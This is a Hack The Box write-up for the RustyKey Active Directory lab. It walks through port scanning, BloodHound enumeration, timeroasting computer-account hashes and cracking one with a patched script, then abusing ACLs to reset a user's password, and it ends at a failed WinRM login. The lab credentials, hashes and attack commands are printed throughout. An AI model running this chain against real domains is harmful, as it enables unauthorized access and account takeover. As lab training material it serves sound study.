HTB: RustyKey
Introduction
RustyKey is a hard-rated windows active directory box on HackTheBox. It is an assumed breach scenario where we start with a low privilege domain credential and work our way up to full domain compromise.
The attack chain involves timeroasting a computer account, abusing ACL relationships to pivot through multiple users, hijacking a COM object registered by 7-Zip to get code execution as a different user, and finally leveraging Resource Based Constrained Delegation to compromise the domain.
What made this box particularly interesting (and frustrating) was a cleanup script that gave us a 4 second race window for our COM hijack payload to fire. We spent a good amount of time debugging why our DLL was never loading - only to find out post-exploitation that the script was resetting the registry key right after triggering Explorer. Sometimes the hardest part of a box is not finding the path, but understanding why the path is not working.
Scanning
nz@pwnland:~/Documents/htb/rustykey$ rustscan -a 10.129.232.127 -b 1000 -t 2000 -r 1-65535 -u 5000 | tee scan/rustscan.log
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Making sure 'closed' isn't just a state of mind.

[~] The config file is expected to be at "/home/nz/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.232.127:53
Open 10.129.232.127:88
Open 10.129.232.127:135
Open 10.129.232.127:139
Open 10.129.232.127:389
Open 10.129.232.127:445
Open 10.129.232.127:464
Open 10.129.232.127:593
Open 10.129.232.127:636
Open 10.129.232.127:3269
Open 10.129.232.127:3268
Open 10.129.232.127:5985
Open 10.129.232.127:9389
Open 10.129.232.127:47001
Open 10.129.232.127:49664
Open 10.129.232.127:49666
Open 10.129.232.127:49665
Open 10.129.232.127:49667
Open 10.129.232.127:49672
Open 10.129.232.127:49674
Open 10.129.232.127:49675
Open 10.129.232.127:49677
Open 10.129.232.127:49678
Open 10.129.232.127:49681
Open 10.129.232.127:49696
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-10 20:45 +0530
Initiating Ping Scan at 20:45
Scanning 10.129.232.127 [4 ports]
Completed Ping Scan at 20:45, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:45
Completed Parallel DNS resolution of 1 host. at 20:45, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:45
Scanning 10.129.232.127 [25 ports]
Discovered open port 53/tcp on 10.129.232.127
Discovered open port 135/tcp on 10.129.232.127
Discovered open port 636/tcp on 10.129.232.127
Discovered open port 389/tcp on 10.129.232.127
Discovered open port 3269/tcp on 10.129.232.127
Discovered open port 139/tcp on 10.129.232.127
Discovered open port 49696/tcp on 10.129.232.127
Discovered open port 49678/tcp on 10.129.232.127
Discovered open port 49664/tcp on 10.129.232.127
Discovered open port 445/tcp on 10.129.232.127
Discovered open port 49672/tcp on 10.129.232.127
Discovered open port 49681/tcp on 10.129.232.127
Discovered open port 593/tcp on 10.129.232.127
Discovered open port 49666/tcp on 10.129.232.127
Discovered open port 49667/tcp on 10.129.232.127
Discovered open port 464/tcp on 10.129.232.127
Discovered open port 9389/tcp on 10.129.232.127
Discovered open port 49665/tcp on 10.129.232.127
Discovered open port 88/tcp on 10.129.232.127
Discovered open port 3268/tcp on 10.129.232.127
Discovered open port 47001/tcp on 10.129.232.127
Discovered open port 49675/tcp on 10.129.232.127
Discovered open port 49677/tcp on 10.129.232.127
Discovered open port 5985/tcp on 10.129.232.127
Discovered open port 49674/tcp on 10.129.232.127
Completed SYN Stealth Scan at 20:45, 1.45s elapsed (25 total ports)
Nmap scan report for 10.129.232.127
Host is up, received echo-reply ttl 127 (0.59s latency).
Scanned at 2026-08-10 20:45:22 IST for 1s

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49665/tcp open  unknown          syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49672/tcp open  unknown          syn-ack ttl 127
49674/tcp open  unknown          syn-ack ttl 127
49675/tcp open  unknown          syn-ack ttl 127
49677/tcp open  unknown          syn-ack ttl 127
49678/tcp open  unknown          syn-ack ttl 127
49681/tcp open  unknown          syn-ack ttl 127
49696/tcp open  unknown          syn-ack ttl 127

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.29 seconds
           Raw packets sent: 29 (1.252KB) | Rcvd: 26 (1.128KB)
We started with RustScan to quickly find out all the open ports in the system.
nz@pwnland:~/Documents/htb/rustykey$ nmap -sSCV -p53,88,135,139,389,445,464,593,636,3269,3268,5985,9389,47001,49664,49666,49665,49667,49672,49674,49675,49677,49678,49681,49696 -oN scan/nmap-tcp -T4 10.129.232.127
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-10 20:46 +0530
Nmap scan report for 10.129.232.127
Host is up (0.52s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-10 23:17:09Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 8h00m00s
| smb2-time:
|   date: 2026-08-10T23:18:08
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.19 seconds
Followed by a targeted Nmap scan, we discovered ports: 53, 88, 135, 139, 389, 445, 464, 593, 636, 3269, 3268, 5985, 9389, 47001, 49664, 49666, 49665, 49667, 49672, 49674, 49675, 49677, 49678, 49681 and 49696 to be open.
The open status of ports 53, 88, 389 and 3268 strongly suggested that we are dealing with a windows AD environment.
From the scan output, we could also see the domain name which is rustykey.htb. We also had a clock skew of 8h which had to be kept in mind when doing kerberos operations.
The message signing was enabled and required - so SMB relay vectors were out of question.
Since this is an assumed breach scenario, we were already provided with a set of credentials: rr.parker:8#t5HE8L!W3A.
Enumerating SMB
nz@pwnland:~/Documents/htb/rustykey$ nxc smb 10.129.232.127 -u rr.parker -p '8#t5HE8L!W3A' -k --shares
SMB         10.129.232.127  445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.129.232.127  445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         10.129.232.127  445    dc               [*] Enumerated shares
SMB         10.129.232.127  445    dc               Share           Permissions            Remark
SMB         10.129.232.127  445    dc               -----           -----------            ------
SMB         10.129.232.127  445    dc               ADMIN$                                 Remote Admin
SMB         10.129.232.127  445    dc               C$                                     Default share
SMB         10.129.232.127  445    dc               IPC$            READ                   Remote IPC
SMB         10.129.232.127  445    dc               NETLOGON        READ                   Logon server share
SMB         10.129.232.127  445    dc               SYSVOL          READ                   Logon server share
All default shares - nothing unusual stood out.
A valid question here would be: why am I using kerberos authentication with -k specifically?
This is because the environment had disabled NTLM based authentication which is considered insecure. This also can be noticed from (NTLM:False) string in the first line of the nxc output.
We could further leverage the credentials to find available users and even do RID bruteforcing using SMB protocol. But since we had a valid set of credentials, we let the hound do the work.
Hounding the domain
(venv)nz@pwnland:~/Documents/htb/rustykey$ bloodhound-ce-python -u 'rr.parker' -p '8#t5HE8L!W3A' -d rustykey.htb -ns 10.129.232.127 -dc dc.rustykey.htb --zip -op bloodhound-rustykey -c all -k
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: rustykey.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Testing resolved hostname connectivity dead:beef::f1bd:6912:89c8:c0dc
INFO: Trying LDAP connection to dead:beef::f1bd:6912:89c8:c0dc
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 16 computers
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Testing resolved hostname connectivity dead:beef::f1bd:6912:89c8:c0dc
INFO: Trying LDAP connection to dead:beef::f1bd:6912:89c8:c0dc
INFO: Found 12 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 10 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: dc.rustykey.htb
INFO: Done in 01M 46S
INFO: Compressing output into 20260811051550_bloodhound.zip
Users
All users in the domain could be found with the below cipher query:
MATCH m = (x:User) RETURN m
nz@pwnland:~/Documents/htb/rustykey$ cat users.txt
backupadmin
ee.reed
nn.marcos
dd.ali
gg.anderson
bb.morgan
rr.parker
mm.turner
administrator
Non-default domain groups
The cipher query would be:
MATCH m = (x:Group) RETURN m
Support
Helpdesk
Finance
IT
DelegationManager
Computer accounts
This could be found using:
MATCH m = (x:Computer) RETURN m
DC$
Support-Computer1$
Support-Computer2$
Support-Computer3$
Support-Computer4$
Support-Computer5$
Finance-Computer1$
Finance-Computer2$
Finance-Computer3$
Finance-Computer4$
Finance-Computer5$
IT-Computer1$
IT-Computer2$
IT-Computer3$
IT-Computer4$
IT-Computer5$
Enumerating ACLs
Rights of IT-Computer3$

The computer account IT-Computer3$ could add itself to the Helpdesk group.
Rights of Helpdesk group

The members of Helpdesk group could change passwords of the below users:
bb.morgan
gg.anderson
ee.reed
dd.ali
They also had GenericWrite and WriteAccountRestrictions on the user dd.ali.
Lastly, they could also AddMember to the group Protected Objects which was again nested inside a default group Protected Users.
The members of Protected Users have extra protection features like:
- They can not use
NTLMfor authentication. Instead they must useKerberos. - They can not use weak encryption like
RC4for Kerberos preauthentication, it has to beAES. - Delegations, both constrained and unconstrained, are disabled for these accounts, so these accounts can not be impersonated.
- Their Kerberos ticket lifetime is limited to a maximum of 4 hours and can not be renewed then.
- Their credentials are not cached in the memory.
Rights of DelegationManager

Members of DelegationManager could configure the msDS-AllowedToActOnBehalfOfOtherIdentity on the DC - paving the way for an RBCD attack.
The only member of this group was MM.Turner. If that account were compromised, we could kiss the whole domain Goodbye!
Getting foothold
Timeroasting computer accounts
Yes, "computer accounts". If you think that the passwords for computer accounts are always machine-generated and can not be cracked with a hash and wordlist due to their strong entropy, I would like to tell you: this is NOT always the case. There can be scenarios where the password of a computer account is such that it can be cracked.
One very good example of that can be: Pre2k computer accounts. The Pre2k computer accounts have passwords which is the same as their sAMAccountName, all in lowercase, stripping off the last $ and limited to first 14 characters. Well, we dont need a hash to crack it - simple fuzz with nxc will flag them out.
Nonetheless, there can also be a possibility where the password for a computer account is set manually in a way that it can be cracked if their hash is captured.
Now how can their hash be found? Enter "Timeroasting".
Timeroasting is based on the time synchronization using NTP protocol. As an attacker, we can send a NTP packet to the DC with RID of a computer account whose hash we want to capture.
The DC validates the RID and creates a Message Authentication Code (MAC) which uses the NTLM of the computer account as the key. The DC returns this MAC along with NTP response - which we can crack offline with rockyou.
We can find more about this cool technique: here
nz@pwnland:~/Documents/htb/rustykey$ nxc smb 10.129.232.127 -u rr.parker -p '8#t5HE8L!W3A' -k -M timeroast
SMB         10.129.232.127  445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.129.232.127  445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
TIMEROAST   10.129.232.127  445    dc               [*] Starting Timeroasting...
TIMEROAST   10.129.232.127  445    dc               1000:$sntp-ms$bd5b78f3296ce1b68e7e5b5b43984ca8$1c0111e900000000000a08df4c4f434cee2774ff1e1cb974e1b8428bffbfcd0aee2780b24dfbbf28ee2780b24dfc0c55
TIMEROAST   10.129.232.127  445    dc               1104:$sntp-ms$b855adc2b9e3c225760b3b503d4e49db$1c0111e900000000000a08e04c4f434cee2774ff1cc91c3ee1b8428bffbfcd0aee2780b2dcc90d24ee2780b2dcc927fc
TIMEROAST   10.129.232.127  445    dc               1103:$sntp-ms$185d5c1e6cb3e8d75ce533ef3fc56fb7$1c0111e900000000000a08e04c4f434cee2774ff1cc886ece1b8428bffbfcd0aee2780b2dcc87625ee2780b2dcc890fd
TIMEROAST   10.129.232.127  445    dc               1106:$sntp-ms$112777262fc7fa7daf8b26bc76ac24eb$1c0111e900000000000a08e04c4f434cee2774ff1f262be3e1b8428bffbfcd0aee2780b2df2612b9ee2780b2df2637a2
TIMEROAST   10.129.232.127  445    dc               1105:$sntp-ms$6b876803616f0079c3813e33eb4d3f27$1c0111e900000000000a08e04c4f434cee2774ff1f25262ae1b8428bffbfcd0aee2780b2df24e4bbee2780b2df254965
TIMEROAST   10.129.232.127  445    dc               1107:$sntp-ms$6b7df396c474839d153407fae4aa4882$1c0111e900000000000a08e04c4f434cee2774ff1dadcfb1e1b8428bffbfcd0aee2780b2e1c60384ee2780b2e1c693cd
TIMEROAST   10.129.232.127  445    dc               1118:$sntp-ms$75eae84a128fe521ac371a322654b5ed$1c0111e900000000000a08e04c4f434cee2774ff1d5a7d24e1b8428bffbfcd0aee2780b2f1523ce3ee2780b2f152560e
TIMEROAST   10.129.232.127  445    dc               1119:$sntp-ms$c0ce9036a65adf9f87cfdba9430bb64a$1c0111e900000000000a08e04c4f434cee2774ff1e5ccadce1b8428bffbfcd0aee2780b2f2545efcee2780b2f254b48d
TIMEROAST   10.129.232.127  445    dc               1121:$sntp-ms$7b4dd04d2ca544fd43b0beb320b1e4fa$1c0111e900000000000a08e04c4f434cee2774ff1effd6e5e1b8428bffbfcd0aee2780b2feffa998ee2780b2feffee62
TIMEROAST   10.129.232.127  445    dc               1120:$sntp-ms$e4334c3c7ae52e0e617a4450d63274b2$1c0111e900000000000a08e04c4f434cee2774ff1efdc161e1b8428bffbfcd0aee2780b2fefd4bf0ee2780b2fefdf711
TIMEROAST   10.129.232.127  445    dc               1122:$sntp-ms$808837e7c70858e5e3d8d30e6b94bb0b$1c0111e900000000000a08e04c4f434cee2774ff1b23df02e1b8428bffbfcd0aee2780b2ff3c4be0ee2780b2ff3c84eb
TIMEROAST   10.129.232.127  445    dc               1124:$sntp-ms$368f91638aaa948d2a202d5db518d1ef$1c0111e900000000000a08e04c4f434cee2774ff1b3ff766e1b8428bffbfcd0aee2780b2ff58552bee2780b2ff58a258
TIMEROAST   10.129.232.127  445    dc               1123:$sntp-ms$f0f8484b570f8bc74de659896ff2ad33$1c0111e900000000000a08e04c4f434cee2774ff1b3e3acee1b8428bffbfcd0aee2780b2ff56b00fee2780b2ff56df09
TIMEROAST   10.129.232.127  445    dc               1126:$sntp-ms$fe586af2b756ee0e2158f49642458b1d$1c0111e900000000000a08e04c4f434cee2774ff1b520f97e1b8428bffbfcd0aee2780b303419c82ee2780b30341b907
TIMEROAST   10.129.232.127  445    dc               1125:$sntp-ms$ecf616c5299224726165af0518b502fe$1c0111e900000000000a08e04c4f434cee2774ff1b501698e1b8428bffbfcd0aee2780b3033f7b40ee2780b3033fcd75
TIMEROAST   10.129.232.127  445    dc               1127:$sntp-ms$063b22d31417df620ef899525d2ec2d8$1c0111e900000000000a08e04c4f434cee2774ff1b8028afe1b8428bffbfcd0aee2780b3036fa4d3ee2780b3036fd3cd
We used nxc to do the timeroasting, and we got a couple of computer hashes. The hound could confirm the RID 1125 belonged to the IT-Computer3$ account - which we were most interested in because of it's ACL.
The whitepaper linked above references a script that can be used to crack those hashes. It can be found: here.
nz@pwnland:~/Documents/Tools/Timeroast/extra-scripts$ python timecrack.py ~/Documents/htb/rustykey/it-computer3.hash /usr/share/wordlists/rockyou.txt
Traceback (most recent call last):
  File "/home/nz/Documents/Tools/Timeroast/extra-scripts/timecrack.py", line 76, in <module>
    main()
    ~~~~^^
  File "/home/nz/Documents/Tools/Timeroast/extra-scripts/timecrack.py", line 69, in main
    for rid, password in try_crack(args.hashes, args.dictionary):
                         ~~~~~~~~~^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/nz/Documents/Tools/Timeroast/extra-scripts/timecrack.py", line 46, in try_crack
    for password in dictfile:
                    ^^^^^^^^
  File "<frozen codecs>", line 325, in decode
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xf1 in position 933: invalid continuation byte
But we were not very lucky there.
def main():
  argparser = ArgumentParser(formatter_class=RawDescriptionHelpFormatter, description=\
"""Perform a simple dictionary attack against the output of timeroast.py.

Not even remotely optimized, but still useful for cracking legacy default
passwords (where the password is the computer name) or specific default
passwords that are popular in an organisation.

For more extensive dictionary or brute-force attacks, it is highly recommended to use Hashcat (with hash type 31300)
instead.
""")

  argparser.add_argument('hashes', type=FileType('r'), help='Output of timeroast.py')
  argparser.add_argument('dictionary', type=FileType('r'), help='Line-delimited password dictionary')
  args = argparser.parse_args()

  crackcount = 0
  for rid, password in try_crack(args.hashes, args.dictionary):
    print(f'[+] Cracked RID {rid} password: {password}')
    crackcount += 1

  print(f'\n{crackcount} passwords recovered.')

if __name__ == '__main__':
  main()
When checked the source code, we saw the script was using FileType('r') to read the wordlist. We were using rockyou.txt which has certain words that has latin encoding.
By default, FileType('r') will fail to decode those words, hence the error.
def main():
  argparser = ArgumentParser(formatter_class=RawDescriptionHelpFormatter, description=\
"""Perform a simple dictionary attack against the output of timeroast.py.

Not even remotely optimized, but still useful for cracking legacy default
passwords (where the password is the computer name) or specific default
passwords that are popular in an organisation.

For more extensive dictionary or brute-force attacks, it is highly recommended to use Hashcat (with hash type 31300)
instead.
""")

  argparser.add_argument('hashes', type=FileType('r'), help='Output of timeroast.py')
  argparser.add_argument('dictionary', type=FileType('r', errors='ignore'), help='Line-delimited password dictionary')
  args = argparser.parse_args()

  crackcount = 0
  for rid, password in try_crack(args.hashes, args.dictionary):
    print(f'[+] Cracked RID {rid} password: {password}')
    crackcount += 1

  print(f'\n{crackcount} passwords recovered.')

if __name__ == '__main__':
  main()
We did a small change. We changed FileType('r') to FileType('r', errors='ignore'). This would ignore all errors, including the ones with encoding issues. Not very smart, but okay.
nz@pwnland:~/Documents/Tools/Timeroast/extra-scripts$ python timecrack.py ~/Documents/htb/rustykey/it-computer3.hash /usr/share/wordlists/rockyou.txt
[+] Cracked RID 1125 password: Rusty88!

1 passwords recovered.
Then we were able to crack the hash and get it's plaintext password.
nz@pwnland:~/Documents/Tools/Timeroast/extra-scripts$ nxc smb 10.129.232.127 -u 'it-computer3$' -p 'Rusty88!' -k
SMB         10.129.232.127  445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.129.232.127  445    dc               [+] rustykey.htb\it-computer3$:Rusty88!

nz@pwnland:~/Documents/Tools/Timeroast/extra-scripts$
We confirmed with nxc that the password is valid.
Following the ACL path
nz@pwnland:~/Documents/htb/rustykey$ bloodyad -u 'it-computer3$' -p 'Rusty88!' -k -d rustykey.htb --host dc.rustykey.htb add groupMember Helpdesk 'it-computer3$'
[+] it-computer3$ added to Helpdesk
IT-Computer3$ could add itself to Helpdesk group.
nz@pwnland:~/Documents/htb/rustykey$ bloodyad -u 'it-computer3$' -p 'Rusty88!' -k -d rustykey.htb --host dc.rustykey.htb set password bb.morgan 'Password123!'
[+] Password changed successfully!
Now that IT-Computer3$ was a member of Helpdesk, we could force change password of bb.morgan.
Shell as bb.morgan
nz@pwnland:~/Documents/htb/rustykey$ ~/Documents/Tools/winrmexec/venv/bin/python ~/Documents/Tools/winrmexec/winrmexec.py -k -no-pass 'rustykey.htb/bb.morgan:Password123!'@dc.rustykey.htb
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using dc.rustykey.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://dc.rustykey.htb:5985/wsman
[*] '-spn' not specified, using HTTP/dc.rustykey.htb@rustykey.htb
[*] '-dc-ip' not specified, using rustykey.htb
[*] requesting TGT for rustykey.htb\bb.morgan
Traceback (most recent call last):
  File "/home/nz/Documents/Tools/winrmexec/venv/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 190, in getKerberosTGT
    r = sendReceive(message, domain, kdcHost)
  File "/home/nz/Documents/Tools/winrmexec/venv/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
